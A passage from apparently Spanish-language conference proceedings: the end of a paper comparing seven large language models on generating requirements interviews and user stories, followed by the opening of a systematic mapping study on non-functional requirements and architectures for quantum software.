Limitado solo al ingreso de texto. Permite procesar hasta 175 mil millones de parámetros, lo cual es un número limitante en comparación a otros modelos. Presenta limitaciones a la hora de interpretar enunciados de lógica, razonamiento o matemática avanzada. Soporta varios idiomas pero su mayor efectividad se encuentra en inglés, permite retener hasta 3000 palabras en un contexto dado y genera tokens de respuesta en unos 73 milisegundos.

ChatGPT-4o. Permite el procesamiento de texto, audio e imágenes y la combinación de cualquiera de ellos, todos los inputs y outputs son generados por la misma red neuronal. Es versátil y más poderoso, más capaz de resolver problemas complejos que ChatGPT 3.5. Tiene soporte de más de 50 lenguajes y ofrece traducción en tiempo real. Su capacidad es de 128.000 tokens, y genera respuestas en unos 320 milisegundos.

ChatGPT con integración de Write for Me. Write For Me es una herramienta integrada con ChatGPT que asiste en la generación de correos electrónicos, mensajes y otros tipos de texto, y puede ser utilizado para obtener historias de usuario. Entre otras funcionalidades también puede corregir gramática, cambiar los tonos en un texto, realizar resúmenes o parafraseos.

Gemini 1.0. Gemini es una familia de LLMs desarrollada por Google y publicada en 2023 con las variantes Ultra, Pro y Nano. Específicamente para estas pruebas se usó la versión de Gemini 1.0 Pro a través de Google AI Studio. Al

igual que los otros modelos, soporta texto y archivos y tiene una ventana de contexto de 30.720 tokens. Los estudios hechos por Google indican que este modelo tiene un 71,8 % de precisión para conocimientos generales evaluados mediante MMLU benchmark [12].

Gemini 1.5 pro. Es un *transformer* basado en una mezcla dispersa de expertos, posee una arquitectura de redes neuronales en la que cada red neuronal es un *experto* y el modelo se encarga de asignar una tarea a la red o las redes neuronales especializadas para la misma. La dispersión permite que solo se activen *expertos* específicos para cada entrada, favoreciendo la eficiencia. Su capacidad de contexto es de (2.097.152 *tokens* y es nativamente multimodal, lo que permite que maneje texto, imágenes, audio y video [12].

Mistral. Mistral AI es una empresa francesa que ha desarrollado una gran cantidad de modelos de lenguaje generativos, entre ellos Mistral 7B o Mistral 8x7B. Para las pruebas se usó *Le Chat*, una herramienta de Mistral AI que permite comunicarse con un modelo de lenguaje en varios idiomas. Permite seleccionar entre los modelos Mistral Small y Mistral Large, de manera de obtener respuestas más compactas o más desarrolladas según lo que se necesite.

AI21 Studio. AI21 Studio es una plataforma creada por AI21 Labs especializada en procesamiento de lenguaje natural a través de diferentes servicios. Los modelos de lenguaje desarrollados por esta empresa son Jurassic-2 y Jamba y posee una herramienta de chat para poder experimentar con una preview de Jamba (Jamba Instruct) que cuenta con una ventana limitada a 4096 de los 256000 tokens soportados por el modelo.

2.3. Uso de LLM en la obtención y análisis de requerimientos

La implementación de inteligencia artificial y modelos de lenguaje se podría aplicar a todas las etapas del proceso de desarrollo de software.

En la etapa de elicitación de requerimientos se pueden usar los grandes modelos de lenguaje (LLM) para recopilar la información documentada y obtener los requerimientos de los interesados en el desarrollo del sistema, además de predecir futuros comportamientos del software.

En el análisis puede reconocer patrones en los requisitos y generar una planificación precisa y detallada en base a las necesidades y prioridades que tenga el proyecto, como también analizar datos históricos para predecir desafíos y cambios.

En la fase de desarrollo la inteligencia artificial sirve principalmente como herramienta de generación de código. Esto permite un gran aumento en la productividad al sugerir fragmentos de código, funciones o incluso documentando la implementación. En la etapa de pruebas, las herramientas basadas en inteligencia artificial permiten automatizar procesos como realizar pruebas continuas, identificación de errores o sugerencias [13].

En la entrega de un producto se puede facilitar el proceso de despliegue y es de utilidad para el monitoreo y mantenimiento de las aplicaciones. Es posible, por ejemplo, analizar el comportamiento del usuario y el rendimiento del sistema de cara a la evolución, mantenimiento o actualización del mismo [14].

3. Caso de Estudio

Este estudio se centra en la etapa inicial del proceso de desarrollo de software, específicamente en la obtención y el análisis de los requerimientos. Para realizar esta evaluación, se generan distintos *prompts* y cada uno se envía cada modelo descrito en la sección anterior. El propósito es comparar la efectividad de estos modelos en la captura y análisis de requerimientos, evaluando su desempeño en esta fase del proceso.

Se considera un anuncio ficticio que explica la intención de tener una entrevista para transmitir las necesidades de desarrollo de un producto de software, y también un conjunto de requerimientos que describen las funcionalidades, restricciones, usuarios, y datos necesarios para desarrollar el mismo.

3.1. Metodología

Para la generación de las entrevistas se siguen los siguientes lineamientos:

1. Seleccionar un texto que simule un simple anuncio solicitando un entrevista entre un cliente y un equipo de desarrolladores para elaborar un sistema de interés para el cliente.
2. Seleccionar un enunciado que detalle requerimientos y restricciones de un sistema ficticio.
3. Generar tres prompts
   a) En el primero se incluye tanto el anuncio como un contexto reducido de requerimientos típicos y se solicitan dos entrevistas dirigidas al cliente por parte del equipo de desarrolladores, la primera con el objetivo de obtener información general del negocio y la segunda con requerimientos específicos del producto.
   b) En otro prompt, se incluye solo el anuncio sin más contexto y se solicita el cuerpo de una entrevista para obtener información general.
   c) En un tercer prompt se envía el enunciado junto con los requerimientos obtenidos previamente y se solicita el cuerpo de una entrevista donde se permita profundizar en los requerimientos funcionales.
4. Dividir los prompts en dos contextos distintos y hacer las consultas sobre los modelos de inteligencia artificial. El primer contexto únicamente con el primer enunciado, y el segundo con los dos restantes.
5. Obtener las respuestas de ambos prompt, comparar los resultados obtenidos en cada modelo y al mismo tiempo las diferencias entre consultar las dos entrevistas conjuntamente o de forma separada.

Para la generación de historias de usuario, por otra parte, se sigue el siguiente procedimiento:

1. Seleccionar un enunciado que detalle requerimientos y restricciones de un sistema ficticio.
2. Identificar una estructura simple y una más compleja de historias de usuario. El primer formato solo contiene el título mientras que el segundo incluye reglas de negocio y los criterios de aceptación según la sintaxis Gherkin [15].

3. Generar prompts
   a) Un primer enunciado con los requerimientos y la solicitud de generación de historias de usuario que se adapten a las funcionalidades descritas y que respete el formato simple de historia de usuario.
   b) Un segundo enunciado con los requerimientos y la solicitud de historias de usuario que de igual manera, se adapte a las funcionalidades descritas y que respete el formato completo de historia de usuario.
4. Enviar a los modelos de lenguaje los prompts desarrollados en dos contextos diferentes.
5. Obtener las respuestas de los modelos y realizar una segunda solicitud para obtener más historias de usuario que respeten los requerimientos y el formato correspondiente.
6. Repetir el paso anterior en una tercera iteración.
7. Agrupar todas las historias de usuario generadas en las tres iteraciones. Analizar y comparar los resultados obtenidos.

3.2. Obtención de requerimientos

Para poder evaluar el desempeño en la obtención de requerimientos se generaron dos *prompts* solicitando a los modelos de lenguaje dos entrevistas que un equipo de desarrolladores realizaría a un potencial cliente que demande un producto de software. La diferencia entre ambos casos consiste en solicitar dos entrevistas (una general y otra más detallada) en una sola petición, o realizar dos peticiones independientes, donde la segunda entrevista contará con un contexto más detallado obtenido de la primera.

El primer prompt consta de 2467 palabras incluyendo el anuncio y los requerimientos (2332), y solicitan las preguntas que podrían formar parte de una primera entrevista considerando solo el anuncio, y al mismo tiempo se pide una segunda entrevista donde se tengan en cuenta los requerimientos incorporados como información obtenida en la primera entrevista.

En el caso del segundo prompt se solicitan las preguntas de la entrevista en una primera iteración con 194 palabras, solo incluyendo información del anuncio. Luego de obtenidas las preguntas, se envían los requerimientos en una segunda iteración con aproximadamente 2000 palabras, solicitando las preguntas de una posible segunda entrevista, teniendo en cuenta que los requerimientos enviados en esta iteración fueron obtenidos en la primera.

Este último contexto implica un ajuste en pequeños detalles de los requerimientos enviados en la segunda iteración, para que estos se adecúen a lo generado por el modelo de lenguaje como primera entrevista. El ajuste no puede ser significativo para que no hayan diferencias entre los modelos y posteriormente puedan seguir siendo comparables.

3.3. Historias de Usuario

Para la obtención de requerimientos se solicitó a los modelos de lenguaje la generación de historias de usuario utilizando dos estructuras diferentes. La información enviada junto con los prompts es la misma para ambos casos.

La primera estructura consiste en solo generar un título para las historias de usuario que respete el formato *como [rol], quiero [acción] para [objetivo]*. Luego de esta primera iteración se solicitan más historias de usuario en un máximo de dos iteraciones adicionales, que respeten el formato establecido y sean pertinentes para el enunciado.

La segunda estructura consiste en generar historias de usuario con una estructura más compleja. Además del título mencionado previamente, también se solicita enumerar reglas de negocio que afectan a cada requerimiento, junto con los criterios de aceptación siguiendo la sintaxis Gherkin[15]. De la misma forma que en la primera estructura, la información se envía en una primera iteración y luego se solicita generar más historias de usuario en una segunda y posible tercera iteración.

Para ambos casos se espera un total aproximado de 70 historias de usuario que permitan cubrir los requerimientos funcionales del sistema descrito en el enunciado.

3.4. Criterios de aceptación

Para la evaluación de los resultados se define una escala de criterios atendiendo a las siguientes características: completitud, idioma adecuado, repitencia de conceptos ya resueltos, cumplimiento, alcance o profundidad de desarrollo adecuados.

- **Inaceptable (IN)**: La respuesta es incompleta, en otro idioma distinto al solicitado, repite muchos conceptos ya resueltos, o no cumple con lo especificado.
- **Mínimamente aceptable (MA)**: La respuesta cumple con lo pedido pero no se enfoca en los límites de las especificaciones, para el caso de las historias de usuario, o responde pero podría abarcar más aspectos, para el caso de las entrevistas.
- **Aceptable (AC)**: La respuesta es adecuada y cumple con lo solicitado, pero podría desarrollarse con un poco más de detalle.
- **Satisfactorio (SA)**: Este nivel incluye las respuestas que cumplen con las expectativas. Para el caso de las historias de usuario, son consideradas satisfactorias si alcanza un resultado consistente en entre dos y tres iteraciones. Para el caso de las entrevistas, se consideran satisfactorias si son completas y bien estructuradas, aunque no profundice en el dominio específico.

4. Resultados

En la tabla 1 se muestran los resultados obtenidos en la generación de entrevistas con un solo enunciado, al ser evaluadas con los criterios especificados previamente.

Tabla 1: Resultados de entrevistas con un solo enunciado

Iteración	GPT3.5	GPT4o	GPT+WFM	GEM1.0	GEM1.5	Mistral	AI21
Primera	AC	AC	SA	AC	SA	MA	AC

En la tabla 2 se ilustran los resultados de la generación de entrevistas con dos prompts independientes.

Es de destacar que, en líneas generales, se obtuvieron cuerpos de entrevista con preguntas similares a las esperadas. Se incorporan temas que en un contexto real son de interés, como por ejemplo preguntas sobre el público objetivo o alcance geográfico en donde se planea aplicar el sistema, la posible integración con sistemas existentes o cuestiones de manejo de datos o seguridad. También se destaca la generación de una estructura de entrevista que pueda servir como una guía, teniendo en cuenta una presentación, preguntas introductorias y luego separadas en temáticas, una conclución y cierre.

Tabla 2: Resultados de entrevistas con dos enunciados

Iteración	GPT3.5	GPT4o	GPT+WFM	GEM1.0	GEM1.5	Mistral	AI21
Primera	IN	SA	AC	SA	SA	MA	MA
Segunda	-	AC	AC	IN	SA	MA	MA

A pesar de ser una aclaración realizada en el prompt, la generación de ambas entrevistas en una sola iteración puede provocar la mezcla de los requerimientos que pertenecerían a la segunda entrevista con los de la primera, formando un conjunto de preguntas que no cumplen con las condiciones planteadas. Por ese motivo se consideró que hacer una división entre la primera y segunda entrevista en dos iteraciones distintas podría resultar en un proceso más óptimo y preciso para los objetivos establecidos.

En algunos casos se destaca la creatividad de los modelos al proponer nuevas ideas o funciones para el sistema planteado en los enunciados, como así también en la asistencia a la demostración de interés en el dominio o problema.

En la tabla 3 se pueden visualizar los resultados de la generación historias de usuario donde solo se pide el título de cada una. Se destaca la cantidad de historias de usuario generadas para este caso, que coincide con el número de requerimientos funcionales esperado (alrededor de setenta).

Tabla 3: Resultados de los títulos de historias de usuario

Iteración	GPT3.5	GPT4o	GPT+WFM	GEM1.0	GEM1.5	Mistral	AI21
Primera	MA	AC	AC	MA	AC	AC	MA
Segunda	MA	SA	MA	AC	SA	AC	AC
Tercera	AC	SA	MA	-	MA	IN	MA

En la tabla 4 se pueden ver los resultados de solicitar la generación de historias de usuario con título, reglas de negocio y escenarios de criterios de aceptación. Se observa la generación de una menor cantidad de historias de usuario, en

comparación al enunciado donde solo se solicitó solo el título de cada una. Las historias de usuario no son lo suficientemente atómicas en algunos casos. A modo de ejemplo, el registro de un nuevo cliente incluye un criterio de aceptación para el inicio de sesión, lo que se considera una historia de usuario independiente.

Al ejecutar las terceras iteraciones se observan repeticiones de historias de usuario mencionadas previamente, como así también funcionalidades que excedían al alcance del problema descrito en las entrevistas.

Las celdas completadas con un guión indican que la prueba no se ejecutó en esa iteración debido a un resultado inválido previo.

Tabla 4: Resultados historias de usuario con estructura detallada

Iteración	GPT3.5	GPT4o	GPT+WFM	GEM1.0	GEM1.5	Mistral	AI21
Primera	MA	AC	AC	IN	AC	SA	MA
Segunda	MA	MA	SA	IN	AC	MA	MA
Tercera	MA	-	MA	-	AC	-	MA

5. Conclusiones

En este trabajo se definió una secuencia de etapas que abarca el proceso de desarrollo de software y se analizó el uso de modelos de lenguaje de gran tamaño como una herramienta que permite asistir a algunas de las etapas de dicho proceso.

Se acotó el estudio a las etapas de elicitación, análisis y especificación de requerimientos y se definió, y en particular a la generación de entrevistas y de historias de usuario como artefactos para cada etapa respectivamente.

Se desarrollaron cuatro metodologías de evaluación, dos enfocadas en la generación de entrevistas, y las otras dos en la generación de historias de usuario. La evaluación se ejecutó sobre siete modelos de lenguaje de gran tamaño y se compararon los resultados obtenidos en cada caso.

A partir de la comparativa de los resultados obtenidos de las entrevistas se puede concluir que, en líneas generales, los modelos de lenguaje de gran tamaño presentan resultados aceptables, ajustados a los criterios que se definieron, con la excepción de dos mediciones específicas de GPT 3.5 y Gemini 1.0.

Con respecto a los resultados obtenidos en la generación de historias de usuario, se destaca como conclusión la variedad y la creatividad de las historias desarrolladas en todos los modelos de lenguaje. Los mejores resultados se pudieron ver a la hora de generar una estructura más reducida, por lo que se puede pensar a futuro en un desarrollo de historias de usuario que cumplan un formato más acotado y que posteriormente se puedan seguir usando los modelos de lenguaje para ser detallados al mencionar requerimientos más específicos.

El uso de herramientas de inteligencia artificial generativa está en pleno apogeo en diversas industrias y el desarrollo de software no está exento de los cambios en las actividades que se plantean. Sin embargo, a partir de los análisis anteriores es importante reforzar la necesidad y la importancia de que los profesionales

involucrados en la ingeniería de software tengan una mirada crítica sobre los resultados arrojados por los modelos de lenguaje de gran tamaño para poder evaluar y seleccionar los resultados que mejor se adapten al contexto del problema que se busca resolver, y descartar aquellos que no tengan la calidad o la pertinencia adecuada.

Referencias

[1] N. Jha y R. Popli. «Artificial Intelligence For Software Testing-Perspectives And Practices». En: *2021 Fourth International Conference on Computational Intelligence and Communication Technologies (CCICT)* (2021), págs. 377-382. DOI: 10.1109/CCICT53244.2021.00075.

[2] Sahithi Devalla y Manas Kumar Yogix. «Building Trust in AI -A Simplified Guide to Ensure Software Quality». En: *Journal of Soft Computing Paradigm* (2023). DOI: 10.36548/jscp.2023.3.001.

[3] Dr. V. Poornima y Mrs. R. Priya. «A Comprehensive Study of Various Software Process Models in Software Development». En: *International Journal of Advanced Research in Science, Communication and Technology* (2022). DOI: 10.48175/ijarsct-5939.

[4] Shravan Pargaonkar. «A Comprehensive Research Analysis of Software Development Life Cycle (SDLC) Agile & Waterfall Model Advantages, Disadvantages, and Application Suitability in Software Quality Engineering». En: *International Journal of Scientific and Research Publications* (2023). DOI: 10.29322/ijsrp.13.08.2023.p14015.

[5] Shreta Sharma y S. K. Pandey. «Integrating AI Techniques In SDLC: Design Phase Perspective». En: *Proceedings of the Third International Symposium on Women in Computing and Informatics*. WCI '15. Kochi, India: Association for Computing Machinery, 2015, págs. 383-387. ISBN: 9781450333610. DOI: 10.1145/2791405.2791418. URL: https://doi.org/10.1145/2791405.2791418.

[6] E. Whitten y L. Bentley. *Systems Analysis and Design Methods*. 7.ª ed. McGraw-Hill, 2007.

[7] Indra Kharisma Raharjana, Daniel Siahaan y Chastine Fatichah. «User Stories and Natural Language Processing: A Systematic Literature Review». En: *IEEE Access* 9 (2021), págs. 53811-53826. DOI: 10.1109/ACCESS.2021.3070606.

[8] F. Dalpiaz y S. Brinkkemper. «Agile Requirements Engineering: From User Stories to Software Architectures». En: *2021 IEEE 29th International Requirements Engineering Conference (RE)* (2021), págs. 504-505. DOI: 10.1109/RE51729.2021.00076.

[9] P. Abrahamsson et al. «Predicting Development Effort from User Stories». En: *2011 International Symposium on Empirical Software Engineering and Measurement* (2011), págs. 400-403. DOI: 10.1109/ESEM.2011.58.

[10] A. Bulajic, S. Sambasivam y R. Stojic. «An Effective Development Environment Setup for System and Application Software». En: *Issues in Informing Science and Information Technology* 2013 (2013), págs. 37-66. DOI: 10.28945/1795.

[11] Japneet Singh, Sanjib Kumar Sahu y Amit Prakash Singh. «Implementing Test Automation Framework Using Model-Based Testing Approach». En: *Intelligent Computing and Information and Communication*. Ed. por Subhash Bhalla et al. Singapore: Springer Singapore, 2018, págs. 695-704. ISBN: 978-981-10-7245-1.

[12] Google Gemini Team. *Gemini 1.5: Unlocking multimodal understanding across millions of tokens of context*. https://storage.googleapis.com/deepmind-media/gemini/gemini_v1_5_report.pdf. [En línea; accedido el 19/07/2024]. 2024.

[13] Kristian Petkoff Bankoff et al. «Quality 4.0 in Software Engineering: Incorporating Scaled Agile Insights to a Framework Proposal». En: *Computer Science – CACIC 2023*. Ed. por Patricia Pesado, Walter Panessi y Juan Manuel Fernández. Cham: Springer Nature Switzerland, 2024, págs. 179-194. ISBN: 978-3-031-62245-8.

[14] Rajesh H. Kulkarni y Palacholla Padmanabham. «Integration of artificial intelligence activities in software development processes and measuring effectiveness of integration». En: *IET Software* 11.1 (2017), págs. 18-26. DOI: https://doi.org/10.1049/iet-sen.2016.0095. eprint: https://ietresearch.onlinelibrary.wiley.com/doi/pdf/10.1049/iet-sen.2016.0095. URL: https://ietresearch.onlinelibrary.wiley.com/doi/abs/10.1049/iet-sen.2016.0095.

[15] Ignatios Papadopoulos et al. «Enhancing the student's logical thinking with Gherkin language». En: *2017 IEEE Global Engineering Education Conference (EDUCON)*. IEEE. 2017, págs. 1543-1547. DOI: 10.1109/EDUCON.2017.7943054.

Mapeo Sistemático para la caracterización de los requerimientos de calidad no funcionales y de las arquitecturas para computación cuántica

Oscar Santiago López Erazo[1,4] [0000-0002-8588-8365], Juliana Delle Ville[2] [0009-0007-7888-7544], Giuliana Maltempo[2] [0009-0005-7441-5828], Adriana Gómez[3] [0009-0008-5686-6408], Luis Freddy Muñoz[4] [0000-0002-8172-0530], Julio Ariel Hurtado[1] [0000-0002-2508-096], Leandro Antonelli[2,5] [0000-0003-1388-0337], Cesar Collazos[1] [0000-0002-7099-8131]

[1] IDIS, Universidad del Cauca
[2] Lifia, Facultad de Informática, Universidad Nacional de La Plata, Argentina
[3] GIA, Universidad Tecnológica de Pereira, Colombia
[4] Logiciel, Fundación Universitaria de Popayán
[5] CAETI - Facultad de Tecnología Informática - Universidad Abierta Interamericana

{santiagolopez94, ahurtado, ccollazo}@unicauca.edu.co; {jdelleville, gmaltempo, lanto}@lifia.info.unlp.edu.ar; adrianagomezr@utp.edu.co; lfreddyms@gmail.com

Abstract. La mecánica cuántica es una de las ramas de la física que estudia la naturaleza a escalas pequeñas. En dichas escalas, la naturaleza de cada partícula tiene un comportamiento diferente y anti intuitivo, como el entrelazamiento cuántico o la superposición de estados. La computación cuántica aprovecha la mecánica cuántica y sus propiedades para realizar diferentes cómputos con velocidades superiores a las de la computación clásica; sin embargo, aún se encuentra en una etapa temprana. Este tipo de sistemas requieren de hardware y software específicos, y en el mercado existen diferentes soluciones. Para poder obtener software de gran calidad existen diferentes estándares, entre ellos el estándar ISO 25010 que puede ser aplicado al software cuántico. En este trabajo se realiza un mapeo sistemático del estado del arte para poder responder cuáles son los requerimientos no funcionales impactados por esta nueva tecnología y la tendencia que estos mismos sistemas siguen en cuanto a arquitectura. Entre los resultados obtenidos, se evidencia que los sistemas cuánticos tienden a emplear una arquitectura por capas. Además, se observa que los requerimientos más importantes hasta el momento son confiabilidad, rendimiento, escalabilidad y mantenibilidad.

Keywords: Computación cuántica, Requerimientos no funcionales, Arquitectura Software Cuántico, Mapeo Sistemático

1 Introducción

La mecánica cuántica es la rama de la física que estudia la naturaleza a escalas espaciales pequeñas, donde cada partícula tiene un comportamiento diferente y antiintuitivo frente a lo que se conoce a escala normal [1]. Una particularidad es el enlazamiento cuántico, por el que dos partículas se entrelazan y el estado cuántico de cada una no puede describirse independientemente. Otra particularidad es que una partícula puede encontrarse en varios estados al mismo tiempo [1]. La computación cuántica utiliza hardware especializado que aprovecha estas propiedades para resolver problemas complejos que los sistemas clásicos no pueden resolver. Los sistemas cuánticos utilizan los bits cuánticos o cúbits (*qubits*) como unidad mínima de

información, los cuales pueden estar en 0, 1 o ambos estados al mismo tiempo. Los cúbits se conectan como un solo sistema mediante el enlazamiento cuántico.

El software clásico está determinado por un conjunto de requerimientos funcionales y no funcionales [2]; estos últimos definen la calidad del producto final. Los requerimientos no funcionales (NFR) son importantes al diseñar un sistema, conforme la norma ISO/IEC 25010 para la evaluación de los requerimientos de calidad del software clásico. Los NFR no solo ayudan a diseñar software de calidad, sino que también inciden en la arquitectura. La arquitectura es un aspecto relevante de cualquier sistema, ya que incide en la abstracción de componentes de hardware heterogéneos, garantiza operaciones fluidas mediante protocolos de red y contribuye a la calidad en sistema de software tradicionales o basados en paradigmas como la Internet de las cosas (IoT) y la computación cuántica [2].

Los arquitectos deben enfocarse en los NFR relevantes a su sistema. En la comunidad de la computación cuántica existe consenso en que las aplicaciones para este tipo de computación serán híbridas, es decir que algunas funciones se ejecutarán eficientemente en sistemas clásicos y otras en computadoras cuánticas [3]. Habrá, pues, una relación estrecha entre el software clásico y el cuántico, y se deberá hacer hincapié en el diseño de arquitecturas de software cuántico teniendo en cuenta su estructura de alto nivel, que involucra componentes, relaciones, interacciones, flujos de datos y requerimientos de calidad.

Los mismos NFR con que se define el software clásico también pueden encontrarse en el software cuántico. Es decir que la norma ISO/IEC 25010, utilizada normalmente para software clásico, también es aplicable al software cuántico y, del mismo modo, los NFR afectan a la arquitectura de un sistema cuántico. Como es sabido, la computación cuántica posee la capacidad de resolver problemas de alta complejidad con mayor eficiencia que la clásica. Por ejemplo, ayuda en la mejora de problemas como la optimización o la criptografía. Estas características impactan significativamente las arquitecturas de software y NFR, tales como la escalabilidad, integración, seguridad, fiabilidad y mantenibilidad, y exigen la creación de nuevas arquitecturas de software que integren elementos cuánticos y/o clásicos, es decir, que sean arquitecturas hibridas con el fin de aportar en la mejora la calidad requerida y en arquitecturas de nueva generación [4]. En este trabajo, se realiza un mapeo sistemático para identificar cuáles son los NFR más relevantes en el software cuántico y las tendencias en arquitecturas aplicadas en la computación cuántica.

Este trabajo se organiza de la siguiente manera: en la sección 2 se explica la metodología empleada para el mapeo. En la sección 3 se describe el estado del arte para el dominio de la computación cuántica. Luego, en la sección 4 se muestran los resultados obtenidos y se responden las preguntas de investigación definidas en el apartado de metodología. Finalmente, se presenta una discusión sobre los resultados (sección 5) y las conclusiones (sección 6).

2 Metodología

Para el presente trabajo se realizó un mapeo sistemático siguiendo dos enfoques: (1) la guía para revisiones sistemáticas en ingeniería de software propuesta por Kitchenham [5] y (2) la guía para realizar estudios de mapeo sistemático en ingeniería de software propuesta por Petersen *et al*. [6].

2.1 Preguntas de investigación

La investigación en computación cuántica ofrece en la actualidad incontables áreas pendientes de exploración. En este trabajo se encaran dos aspectos específicos, los requerimientos no funcionales y la arquitectura, con base en las siguientes preguntas, respectivamente:

- ¿Cuáles son los requerimientos de calidad no funcionales utilizados en el contexto de la computación cuántica?
- ¿Cuáles son las arquitecturas utilizadas en el contexto de computación cuántica?

2.2 Cadena de búsqueda

Para crear la cadena de búsqueda, se identificaron los términos principales y posibles sinónimos a fin de obtener el mayor número de estudios primarios relevantes. Se identificaron las siguientes cadenas de búsqueda principales: “Quantum Computing”, “Non Functional Requirements”, “Quantum Software Engineering”, “Quality Characteristics”, “Quantum Software Architecture”. También se identificaron los términos alternativos “NFRS” y “Architecture”. En la Tabla 1 se resumen las cadenas de búsqueda identificadas.

Tabla 1. Cadenas de búsqueda.

Términos principales	Términos alternativos
Quantum Computing	(“Non Functional Requirements” OR “NFRS” OR “Quality
Non Functional	Characteristics”) AND (“Architecture” OR “Software
Requirements	Architecture”)
Quantum Software	AND (“Quantum Software Engineering”)
Engineering	AND (“Quantum Computing”)
Quality Characteristics	
Quantum Software	
Architecture	

2.3 Estrategia de búsqueda

Para la búsqueda se consultaron los siguientes repositorios digitales: Scopus, Science Direct, IEEE Xplore, Springer y Google Académico. Las cadenas de búsqueda fueron aplicadas a los campos Título, Resumen y Palabras clave. Los documentos considerados en este estudio incluyen artículos de investigación, actas de conferencias, libros, informes técnicos y trabajos de grado en inglés y español publicadas entre 2019 y 2024. En la Tabla 2 se resumen los elementos de la estrategia de búsqueda.

2.4 Criterios de inclusión y exclusión

La búsqueda solo considera los estudios académicos y profesionales realizados en conferencias, revistas, reportes técnicos o trabajos de grado. Este trabajo excluye blogs personales, páginas web u obras escritas en español, a excepción de algunos trabajos en español que se incluyeron debido a su contribución a la investigación, como se

muestra en la Tabla 3. No se consideran trabajos que no se centren en la ingeniería de software, requerimientos no funcionales y arquitecturas para computación cuántica. Se excluyeron resúmenes de talleres y trabajos duplicados de la misma búsqueda en diferentes repositorios.

Tabla 2. Estrategias de búsqueda.

Ítem	Descripción
Repositorios consultados:	Scopus, Science Direct, IEEE Xplore, Springer y Google Académico
Tipo de publicación:	Artículos de investigación, Artículos de conferencias, Libros, Informes técnicos y Trabajos de grado
Campos de búsqueda:	Título, Abstract y Keywords
Idioma:	Estudios escritos en inglés o español
Periodo de publicación:	Desde 2019 hasta 2024

Tabla 3. Resumen de criterios de inclusión y exclusión.

Criterios	Reglas
Criterios de inclusión	Términos incluidos en la cadena de búsqueda. Estudios reportados en artículos, conferencias, libros, informes técnicos o trabajos de grado. Estudios escritos en inglés y español Publicaciones desde el 2019 hasta 2024. Estudios que establezcan la ingeniería de software, requerimientos no funcionales y arquitecturas para computación cuántica.
Criterios de exclusión para título y abstract	Estudios que no aborden la ingeniería de software, requerimientos no funcionales y arquitecturas para computación cuántica. Estudios que solo presentan resúmenes o contenido en diapositivas. El contenido de páginas web, blogs personales o folletos.
Criterios de exclusión para el texto completo	Estudios que presentan resúmenes de un workshop

Según Petersen *et al.* [6], la evaluación de la calidad es más esencial en las revisiones sistemáticas para determinar el rigor y la relevancia de los estudios primarios. En los mapeos sistemáticos no es necesario, aunque sí recomendable, realizar una evaluación de calidad. El uso de la clasificación de los tipos de investigación según la categoría de propuestas de solución mencionados en Wieringa *et al.* [7], contendría estudios sin evidencia empírica o científica. Aunque estos últimos no suelen incluirse en las revisiones sistemáticas, sí son importantes en los mapeos sistemáticos, pues ayudan a detectar tendencias en los temas trabajados. Por este motivo, en el presente estudio se incluyeron hallazgos con y sin evidencia empírica. Para refinar los estudios seleccionados, se utiliza la lista de chequeo propuesta por Zarour *et al.* [8], reproducida en la Tabla 4. Para cada elemento hay tres posibles respuestas: Sí = 1 punto, No = 0 puntos y Parcialmente = 0.5 puntos. Utilizando el primer cuartil (6/3 = 2) como punto

de corte, si una publicación obtiene un resultado menor que 2 se la excluye de la lista de estudios finales para evitar trabajos de baja calidad.

Tabla 4. Lista de chequeo de criterios de calidad.

#	Pregunta
QA1	¿El objetivo del estudio está lo suficientemente bien explicado?
QA2	¿Se explica claramente la idea, enfoque y limitaciones presentadas?
QA3	¿Se tienen en cuenta las amenazas en contra de la validez?
QA4	¿Existe una descripción adecuada del contexto en el que el estudio se llevó a cabo?
QA5	¿Están los resultados de la investigación claramente establecidos?
QA6	¿Se diseñó el estudio para lograr estos objetivos?

3 Trabajos relacionados

Al aplicar las cadenas de búsqueda mencionadas en los repositorios seleccionados, se obtuvo un total de 1144 resultados. Tras filtrar estos resultados mediante el título, abstract y conclusiones, se seleccionaron 100 resultados. Posteriormente, se aplican los criterios de inclusión, exclusión y calidad definidos en el punto anterior, se seleccionaron 15 resultados (Tabla 5). En las secciones 3.1 y 3.2 se describen los artículos seleccionados en el filtro anterior.

Tabla. 5. Resumen de resultados tras aplicar la estrategia de búsqueda.

Cadena de búsqueda	Repositorio	Resultados encontrados	Título, abstract y conclusiones	Seleccionados con criterios de calidad
1	Scopus	0		
	Science Direct	13		
	Ieee Xplore	5		
	Springer	1085		
	Google Academic	41		
	Total	**1144**	**100**	**15**

3.1 Requerimientos no funcionales en computación cuántica

Saraiva *et al*. [9] proponen una discusión sobre los requerimientos no funcionales para los programas cuánticos y analizan la posibilidad de adaptar los NFR a los sistemas embebidos, teniendo en cuenta que el software se diseña específicamente para el hardware que lo ejecutará. Destacan algunos desafíos, como el acoplamiento del software al hardware, el error de lectura y la compilación dependiente al hardware.

Sodhi *et al.* [10] destacan, desde la perspectiva de la ingeniería de software, que los programas cuánticos afectan a varios NFR como la portabilidad, escalabilidad, testeabilidad y mantenibilidad. Agregan que, dada su naturaleza, los programas cuánticos se limitan actualmente a áreas donde prima el requerimiento de rendimiento.

Verduro *et al.* [11] resumen algunos problemas de NFR con respecto a los programas cuánticos y destacan la necesidad de usar modelos de calidad, métricas y herramientas integrales. Aclaran que este entorno no solo es útil para el desarrollo de software cuántico, sino que también para los objetivos de modernización y reingeniería.

Yue *et al.* [3] explican cómo podrían diferenciarse las ingenierías de requerimientos para sistemas cuánticos y clásicos. Además, los resultados de sus encuestas revelan la importancia de los métodos formales para especificar rendimientos para software cuántico. Sin embargo, dichos métodos son todavía muy rudimentarios.

Valdez *et al.* [12] realizan una revisión sobre los trabajos y aplicaciones más relevantes de computación cuántica, utilizando el estándar de calidad ISO 25010 para clasificar cada NFR del software cuántico. Resaltan que los algoritmos cuánticos se describen en términos que facilitan probar su correctitud y su derivación de estimadores de complejidad asintótica. Mencionan los desafíos de que no se consideren conexiones individuales de cúbits, o que las soluciones deban integrarse en el ciclo de vida de la ingeniería de software cuántica.

Sepúlveda *et al.* [13] presentan un protocolo de revisión sistemática para ingeniería de requerimientos basado en las guías de Kitchenham [5]. Con este protocolo buscan sintetizar las metodologías actuales para superar desafíos y proponer nuevas perspectivas a la evolución de este tipo de metodologías.

